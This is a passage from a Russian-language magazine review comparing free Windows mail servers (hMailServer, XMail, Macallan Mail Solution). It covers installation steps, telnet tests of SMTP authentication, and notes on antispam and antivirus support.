


Рисунок 4. Тестирование возможностей POP3-аутентификации при помощи функции «Проверить возможности сервера»

- Возможность поддерживать мультидоменную почтовую систему, как при помощи виртуальных доменов, так и создавая псевдонимы к уже имеющимся.
- Полноценная поддержка протокола IMAP4.
- Встроенная поддержка SMTP-аутентификацией (сервер по умолчанию запускается уже с включенным данным параметром), при этом дополнительно существует возможность ограничения доступа по соответствию IP-адресов.
- Возможность создания групп рассылки.
- Защита от спама при помощи RBL и Greylisting.
- Встроенная система резервного копирования и восстановления данных, которая позволяет сохранить не только базу данных пользователей, но сообщения.

Отдельное слово нужно сказать об антивирусной поддержке. hMailServer может использовать ClamWin как встроенный антивирус, который, правда, необходимо скачать и установить отдельно (ссылка на скачивание <http://heanet.dl.sourceforge.net/>

sourceforge/clamwin/clamwin-0.94.1-setup.exe).

После установки ClamWin, если установка проходила в каталог по умолчанию, достаточно перейти на соответствующую вкладку hMailServer Administrator и нажать кнопку Autodetect. hMailServer сам определит местонахождение антивирусной базы данных и исполняемого файла. Или можно выбрать местонахождение вручную.

Второй вариант антивирусной защиты заключается в подключении внешнего антивируса. Можно использовать в принципе любой антивирус, за исключением Eset NOD32, о чем авторы программы честно признаются на сайте программы и в документации (справке к программе).

В качестве добавочного способа страховки от заражения предлагается установить фильтр для вложений.

Несколько слов об антиспам-защите. Предлагается использовать набор популярных black-листов (DNS и SURBL), а также GreyListing (задержка при получении письма, чтобы обмануть спамера).

Разработчики hMailServer позаботились и о White List («белом списке»),

чтобы исключить ошибочную блокировку хорошей почты.

Дополнительно существует возможность подключения Anti-Spam SMTP Proxy (ASSP) (<http://assp.sourceforge.net>) в качестве внешнего антиспам-фильтра, о чем указано в соответствующем разделе справки.

Ну и в качестве завершающего штриха тест – на возможность SMTP-и POP3-аутентификации:

```
c:\telnet mail.test.ru 25
```

```
220 MAIL ESMTP
ehlo mail.test.ru
250-hmailserver
250-SIZE
250 AUTH LOGIN
```

Как видно из вывода команды telnet, сервер обеспечивает метод LOGIN, поддерживаемый большинством клиентов под Windows. К сожалению, нет поддержки чего-то более интересного с точки зрения безопасности, например метода шифрования MD5.

Для тестирования возможности аутентификации по POP3 воспользуемся программой KMail из пакета программ оконного менеджера KDE для UNIX-систем.

В окне настроек этого почтового клиента есть вкладка «Безопасность» с функцией «Проверить возможность сервера». Как видно на **рис. 4**, hMailserver не поддерживает шифрование и использует авторизацию только при помощи открытого текста.

Окончательное тестирование при помощи Outlook Express показало, что после соответствующей настройки возможно использование аутентификации по POP3 и по SMTP при указании логина и пароля.

Вкладка, в которой задается требование аутентификации, показана на **рис. 5**.

Инсталляция на Windows Vista прошла успешно. Не пришлось производить никаких дополнительных настроек. Поэтому можно с уверенностью говорить о том, что данный продукт совместим с Windows Vista.

Итак, подведем итоги по hMailServer

С помощью этого программного продукта можно организовать полноценный почтовый сервер, отвечающий современным требованиям, включая антивирусную и антиспам защиту. Также предусмотрены функции резервного копирования и восстановления не только информации о пользователях, но и хранящихся на сервере сообщений. Отдельную похвалу нужно сказать о системе документации и поддержки, в которых есть описание практически всех вопросов, встречающихся при настройке и эксплуатации данного продукта.

К минусам программы можно отнести отсутствие более безопасных методов аутентификации по POP3, несовместимость с Eset NOD32 (хотя ничто не мешает использовать ClamWin), а также отсутствие встроенного веб-интерфейса для работы с электронной почтой через браузер. Хотя наличие поддержки протокола IMAP4 позволяет использовать большое количество веб-интерфейсов сторонних разработчиков, включая популярный продукт SquirrelMail. (О чем, кстати, также сказано в документации.) Что же касается некоторых недоразумений, появляющихся при первом запуске консоли hMailServer Administrator, будем надеяться, что данная ошибка будет исправлена в следующих версиях.




Рисунок 5. Настройка аутентификации на hMailServer

Программный продукт можно рекомендовать в качестве основы для организации почтового сервера не только для небольших, но и для средних компаний. Можно только добавить, что после знакомства с ним осталось очень приятное впечатление.

XMail

По сложившейся традиции в первую очередь обратимся на сайт программы (<http://www.xmailserver.org>): «XMail – это Internet- и Intranet-почтовый сервер, способный работать как ESMTP server, POP3 server, finger server, обеспечивать TLS для SMTP и POP3 (и клиента и сервера), мультидоменную структуру, не требующую заводить реальные системные аккаунты, проверку SMTP relay, поддержку проверки адресов на основе DNS-списков, пользовательскую (базирующуюся как на IP, так и на почтовом адресе) защиту от спама, SMTP-аутентификацию (PLAIN LOGIN CRAM-MD5 POP3-before-SMTP и пользовательские плагины), синхронизацию по POP3 с внешними аккаунтами, алиасинг учетных записей и доменов, пользовательскую обработку почты, прямую доставку, пользовательские почтовые фильтры, списки рассылки, удаленное администрирование, настраиваемый обмен сообщениями, ведение протоколов и имеет мультиплатформенный код. Код XMail компилирован для GNU/Linux, FreeBSD, OpenBSD, NetBSD, OSX, Solaris and NT/2K/XP».

Начало довольно интригующее. Несколько огорчает отсутствие под-

держки протокола IMAP4, что называется из коробки. Хотя описание продукта выглядит солидно.

Ниже на странице прилагается длинный список сторонних утилит и дополнений. Налицо подход, укладывающийся в идеологию Open Source-строительство системы «из маленьких кирпичиков». В принципе это даже хорошо. Жалко, конечно, что часть ссылок на сторонние «кирпичики» оказалась нерабочей, неплохо бы администрации сайта хоть изредка проверять содержимое своей странички на наличие неработающих ссылок.

Установка и эксплуатация XMail

Ну что же, первоначальную информацию мы получили, теперь можно приступить к скачиванию и установке. Ссылка для скачивания программы: <http://www.xmailserver.org/xmail-1.25.win32bin.zip>.

Если вы думаете, что сразу после распаковки архива и запуска некоего исполняемого файла все заработает, то вас глубоко разочарую. Разработчики XMail вовсю постарались, чтобы сделать знакомство с их продуктом не простым, но захватывающим и незабываемым.

В первую очередь идем на сайт и читаем документацию по установке: http://www.xmailserver.org/Readme.html#nt_win2k_xp.

Из документации следует, что необходимо распаковать архив программы в отдельный каталог, после этого содержимое подкаталога MailRoot скопи-




Рисунок 6. Операции, необходимые для запуска XMail. Regedit с открытыми ключами, которые нужно добавить, и «Проводник» с раскрытой папкой C:\MailRoot\bin, куда нужно скопировать содержимое корня скачанного архива




Рисунок 7. Редактирование свойств почтового ящика во вновь созданном домене

ровать в выбранное место в документации, предлагается в C:\MailRoot\bin. Я решил не отступать от сложившейся традиции и поступил точно так же. А вот бинарники, перед этим находящиеся в корне архива, авторы программы предлагают скопировать в подкаталог C:\MailRoot\bin, что я добросовестно и сделал. После этого необходимо запустить regedit и создать несколько ключей реестра (см. рис. 6):

Создаем ключ GNU в HKEY_LOCAL_MACHINE\SOFTWARE\GNU. В результате должно получиться HKEY_LOCAL_MACHINE\SOFTWARE\GNU.

Далее в созданном ключе HKEY_LOCAL_MACHINE\SOFTWARE\GNU нужно создать ключ XMail. В итоге – HKEY_LOCAL_MACHINE\SOFTWARE\GNU\XMail.

В этом ключе следует создать две переменные типа String: переменную MAIL_ROOT со значением C:\MailRoot

и переменную MAIL_CMD_LINE с необходимыми значениями командной строки, по-видимому, значения нужно брать из соответствующего раздела документации: http://www.xmailserver.org/Readme.html#command_line. (Я оставил данное значение пустым.)

На этом подготовка к запуску еще не закончена. Необходимо установить Microsoft Visual C++ 2005 Redistributable Package (x86) (<http://www.microsoft.com/downloads/details.aspx?FamilyId=32BC1BEE-A3F9-4C13-9C99-220B62A191EE&displaylang=en>). Ссылка для скачивания: http://download.microsoft.com/download/d/3/4/d342efa6-3266-4157-a2ec-5174867be706/vcredist_x86.exe.

Скачайте и запустите файл vcredist_x86.exe. Теперь можно приступить к запуску самого сервера. Так как XMail работает как сервис, запуском его в этом режиме мы сейчас и займемся. Открываем окно cmd.exe и переходим в каталог c:\MailRoot\bin:

```
cd c:\MailRoot\bin
```

Далее запускаем программу xmail.exe с ключом инсталляции в режиме сервиса с автоматическим запуском:

```
xmail.exe --install-auto
```

В ответ программа выдаст сообщение:

```
XMail Server installed
```

Далее нам остается запустить сам сервис программы:

```
net start "XMail Server"
```

В ответ мы должны получить сообщения:

```
The XMail Server service is starting.
The XMail Server service was started successfully.
```

Как вы уже поняли, XMail в чистом виде представляет собой сервисную службу и набор конфигурационных файлов. Для ее настройки, включая создание почтовых доменов и аккаунтов, необходимо либо вручную редактировать файлы конфигурации, либо воспользоваться одним из инструментов, так обильно представленных на стартовой странице сайта программы.

К сожалению, большая часть предложенных инструментов требовала настроенного веб-сервера с подключенными языками разработки как то: PHP, Perl и т. д. Поскольку настройка веб-сервера не входила в мои планы (да и да-

леко не на всяком почтовом сервере это необходимо), было решено воспользоваться утилитой XMail Manager, написанной на Visual Basic Майком Харрингтоном (Mike Harrington). Ссылка для скачивания <http://www.encenia.com/filelib/xmailmgr/xmgr13.exe>.

После скачивания и установки программы я так и не смог подключиться к серверу, так как программа требовала пароль для доступа. Несколько озадаченный, я скачал и установил другую программу – XMailAdmin, также написанную на VB (автор John Kielkopf). Результат оказался тот же. К счастью, на страничке программы (<http://www.webifi.com/xmail>) оказался FAQ, из которого стало ясно, что необходимо воспользоваться программой XMCrypt (находящейся теперь вместе с другими бинарниками в папке C:\MailRoot\bin) для шифрования желаемого пароля, формат команды:

```
XMCrypt {plain_password}
```

После чего выбранный логин и полученное значение необходимо добавить в файл `ctrlaccounts.tab`, лежащий в каталоге C:\MailRoot\bin. Логин и зашифрованное значение пароля должны разделяться знаком табуляции, в конце строки должен стоять перевод строки. После чего перезапускаем соответствующую службу и пробуем подключиться к серверу. (Позже я обратил внимание, что XMail Manager поставляется с утилитой XMCrypt UI6, что по сути является графической оболочкой к вышеописанной программе XMCrypt. Как говорится: «Знать бы, где падать...»)

Программа XMail Manager при запуске выдала симпатичное окно, в котором предложила следующие пункты:

- **Domains View a list of all domains on your server, and browse mailboxes** – домены, просмотр списка всех доменов на сервере и почтовых ящиков.
- **Mailbox Search Quickly locate mailboxes across domains using the mailbox search** – быстрое нахождение почтовых ящиков сквозь домены, используя поиск.
- **Custom Domains Manage the custom domains located on your server** – управление выбранным доменом, расположенным на вашем сервере.
- **POP3 Connectors Manage the POP3 connectors that allow you to link one or more mail servers together** – управление POP3-соединениями, позволяющие связывать один или более почтовые сервера вместе.
- **Undeliverable Messages Manage messages that could not be delivered by your server** – недоставленные сообщения. Управление сообщениями, которые не были доставлены.

И в правом верхнем углу приютился пункт:

- **To change this server's configuration Click Here** – для изменения конфигурации сервера кликните здесь.

Для создания доменов и почтовых ящиков нужно выбрать пункт Domains.

Для человека, умеющего работать правой кнопкой мыши, создать домен, завести почтовый аккаунт и т. п. не составит особого труда (см. **рис. 7**).

Отдельного внимания заслуживает настройка свойств самого сервера. Для этого выбираем пункт меню «Tools → Server Configuration» или соответствующий пункт в окне приветствия (см. выше). В появившемся окне производится большая часть настроек (см. **рис. 8**).

Что же касается другой утилиты управления XMailAdmin, то, учитывая тот факт, что она предоставляет довольно бедный интерфейс исключительно для манипулирования почтовыми доменами и учетными записями, при наличии нормально работающего XMail Manager, не имеет смысла тратить на нее время.

И по традиции тест на SMTP- и POP3-аутентификацию:

```
telnet 10.0.0.249 25
```

```
220 xmailserver.test <1231888146.1424@xmailserver.test>
[XMail 1.25 ESMTS Server] service ready;
Wed, 14 Jan 2009 02:09:06 +0300
ehlo xmailserver.test
250-xmailserver.test
250-VRFY
250-ETRN
250-8BITMIME
250-PIPELINING
250-AUTH LOGIN PLAIN CRAM-MD5
250-SIZE
250 STARTTLS
```

Из листинга видно, что данный продукт неплохо проработан в отношении поддержки SMTP-стандартов. Есть аутентификация и для почтовых клиентов под Windows и UNIX,




Рисунок 8. Окно приветствия XMail Manager (вверху слева) и вызванное окно XMail Server Configuration – инструмент задания основных свойств сервера (внизу справа)




Рисунок 9. Возможности доставки в XMail

поддерживаются кириллические кодировки и шифрование.

Что же касается самой настройки SMTP-аутентификации в XMail, то я потратил уйму времени, но так и не смог разобраться, как именно это делать. Либо полностью перекрывается возможность отправки сообщений, либо почта отправляется, минуя процесс аутентификации. Хотя в документации написано (и вывод команды EHLO подтверждает), что аутентификация поддерживается. Будем надеяться, что у истинных поклонников XMail это получится.

Протестируем возможности POP3-аутентификации. Как видно из рис. 9, помимо передачи открытым текстом XMail поддерживает возможность защищенной доставки сообщений при помощи TLS. А вот аутентификация производится только открытым текстом.




Рисунок 10. Сообщение об ошибке при запуске XMail Manager под Windows Vista

При установке на Windows Vista также не обошлось без неприятных сюрпризов. При попытке выполнить команду:

```
xmail.exe --install-auto
```

чтобы установить программу как сервис, система выдала ошибку: «Отказано в доступе». Пришлось отключить функцию «Контроль учетных записей» User Access Control (UAC) в Windows Vista (см. во врезке «Как отключить «Контроль учетных записей» в Windows Vista»).

Программа для управления сервером XMail Manager напрочь отказалась устанавливаться, выдав ошибку: «One or more necessary components could not be loaded. Please reinstall the application» (см. рис. 10).

И хотя под Windows Vista заработал XMailAdmin, его функций недостаточно для полноценного управления почтовым сервером (см. рис. 11).

Итоги по XMail

Данный продукт обладает многими полезными свойствами, такими как полноценная поддержка виртуальных доменов, списки рассылки, и даже пред-

ставлена попытка создать некую анти-спам-защиту, используя RBL и выборочную блокировку по параметрам.

Хочется отметить наличие большого количества инструментария, написанного сторонними разработчиками.

Наличие также возможности защищенной передачи почты при помощи TLS можно отнести к дополнительным плюсам.

К сожалению, минусов у программы тоже хватает. Во-первых, затруднен процесс инсталляции. Вроде бы не нужно выполнять ничего особенного, всего лишь: чтение разрозненной документации (материалы с сайта, README, FAQ от другой программы), создание ключей реестра вручную, раскладывание частей дистрибутива по каталогам, скачивание и установка дополнительного ПО с Microsoft.com, инсталляция программы как сервиса, создание вручную аккаунта и шифрование пароля для доступа к управлению сервером... Но все вместе вызывает глубокое недоумение, так как отсутствует даже самая слабая попытка хоть как-то автоматизировать процесс установки, хотя бы написав элементарный скрипт. Понятно, конечно, программа бесплатная, «дареному коню в зубы не смотрят», но такое

полное пренебрежение к нуждам конечного потребителя, честно говоря, не просто неприятно удивляет, но и вызывает подозрение по поводу небрежной работы программы и дополнительных модулей.

Еще одним минусом, на мой взгляд, является отсутствие поддержки протокола IMAP4, что называется «из коробки». А единственная ссылка, дающая надежду на использование стороннего продукта Courier IMAP with XMail на сайте <http://www.xmailserver.org>, оказалась нерабочей. Ну и отсутствие других методов аутентификации POP3, кроме Plain Text, также выглядит несколько удручающим.

Отсутствие встроенного веб-интерфейса выглядит несколько несолидно, хотя и не является серьезным недостатком. При этом отсутствие поддержки протокола IMAP4 создает ограничения для использования большинства популярных веб-интерфейсов к почтовым серверам. Остается надеяться, что модули от сторонних разработчиков способны компенсировать данную недоработку.

Ну и, конечно, очень долгий запутанный процесс настройки сервера. Простейшая задача (к примеру, настройка аутентификации) может потребовать длительного времени для поиска решения.

Данный программный продукт после определенных доработок (установки модулей сторонних разработчиков) можно использовать как корпоративный почтовый сервер. Для этого он обладает минимальным набором необходимых функций.

Macallan Mail Solution

По традиции обратимся на сайт программы – <http://pagesperso-orange.fr/macallan/MMS/index.html>.

Там указано, что: «Macallan Mail Solution is a Freeware Mail Server (SMTP/POP3/IMAP/HTTP/NEWS/SSL/Tunnel) для Microsoft Windows XP и Microsoft Windows 2000, который работает как Microsoft Outlook Express или Microsoft Outlook. Он управляет локальной почтой, входящими электронными письмами из Интернета и исходящими электронными письмами на внешний почтовый адрес.

Механизм фильтрации против спамеров использует DNSBL (DNS Black List) и ваши собственные «черные» и «белые» списки, включает механизм проверки на вирусы, используя ваш антивирус. Может отправлять провайдеру автоматические сообщения об обнаруженных спаме и вирусах. Возможно использование SpamAssassin.

Поддержка почтовых клиентов по протоколу IMAP пока еще находится в стадии разработки. Нормально поддерживаются все POP3-клиенты.

Secure Socket Layer (SSL) and Transport Layer Security (TLS) поддерживаются при помощи библиотек OpenSSL.

Число локальных SMTP и локальных POP3 учетных записей сейчас ограничено до 128 (раньше было 32). Нет ограничения по времени использования. Если вам необходимо больше аккаунтов, пришлите автору e-mail.

Программа была протестирована на 1700 смоделированных конкурентных POP3-пользователях на Pentium P4

Как отключить «Контроль учетных записей» в Windows Vista

Чтобы отключить в Windows Vista «Контроль учетных записей» (User Access Control (UAC)), необходимо сделать следующее:

- ☒ Открыть панель управления (Control Panel) и выбрать опцию «Классический вид» (Classic View).

- ☒ Открыть приложение «Учетные записи пользователей» (User Accounts).
- ☒ Нажать ссылку «Включение или отключение «Контроль учетных записей» (UAC)» (Turn User Account Control on or off) и подтвердить продолжение операции в диалоговом окне UAC.
- ☒ Нажать ОК и перезагрузить систему.

2.4 ГГц RAM 512 Мб, работающем под Windows NT или 2000 Server. Но более подходяще будет использовать от 100 до 400 конкурентных пользователей».

Комментарии от автора программы

«На Linux вы легко можете получить Open Source Mail Servers. Для Windows 2000 или Windows XP я не нашел по настоящему свободного ПО.

Большинство из них либо ограничены по функциональности, либо имеют временное ограничение. Поэтому я решил написать собственный (сервер) для моего персонального использования.

Я также решил предложить этот продукт другим пользователям, чтобы они имели выбор между программным обеспечением под Linux или Windows».

Установка и эксплуатация Macallan Mail Solution

В разделе Downloads встречается строка: Installation procedure uses Microsoft Installer and Microsoft C Runtime 8.0.50727.42.

То есть, как и в случае с XMail Server, необходимо скачать и установить Microsoft C Runtime. Скачиваем и устанавливаем данную библиотеку. Необходимый дистрибутив уже выложен на домашней страничке Macallan Mail Solution (ссылка для скачивания http://pagesperso-orange.fr/macallan/SETUP/vcredist_x86.exe).

Далее необходимо просто скачать и установить саму программу почтового сервера (<http://pagesperso-orange.fr/macallan/SETUP/MMSSetup.msi>). Управление программой осуществляется через довольно оригинально оформленное окно.




Рисунок 11. Окно XMail Administrator, запущенное в Windows Vista

